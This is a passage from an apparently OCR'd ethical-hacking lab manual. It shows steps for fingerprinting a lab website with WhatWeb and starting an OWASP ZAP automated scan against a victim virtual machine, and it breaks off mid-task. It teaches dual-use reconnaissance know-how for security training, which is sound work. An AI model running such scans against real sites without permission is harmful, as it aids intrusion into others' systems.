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
10. Now, type **whatweb --log-verbose=MovieScope_Report www.moviescope.com** and press **Enter** to export the results returned by WhatWeb as a text file.


    Note: This will generate a report with the name **MovieScope_Report** and save this file in the **root** folder.

11. Type, **pluma MovieScope_Report** and press **Enter** to open the file.



12. The **MovieScope_Report** text file appears, as shown in the screenshot.

    Note: In real-time, attackers use this information to determine the website infrastructure and find underlying vulnerabilities, and later exploit them to launch further attacks.



13. This concludes the demonstration of how to perform website reconnaissance on a target website using the WhatWeb tool.
14. Close all open windows and document all acquired information.

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Task 3: Perform Web Spidering using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. ZAP provides functionality for a range of skill levels—from developers to testers new to security testing, to security testing specialists.


Here, we will perform web spidering on the target website using OWASP ZAP.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the **Terminal** window, type **zaproxy** and press **Enter** to launch OWASP ZAP.



6. The **OWASP ZAP** initializing window appears; wait for it to complete.
7. After completing initialization, a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.

   Note: If a **Manage Add-ons** window appears, click the **Close** button.

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



8. The **OWASP ZAP** main window appears. Under the **Quick Start** tab, click the **Automated Scan** option under **Welcome to OWASP ZAP**.



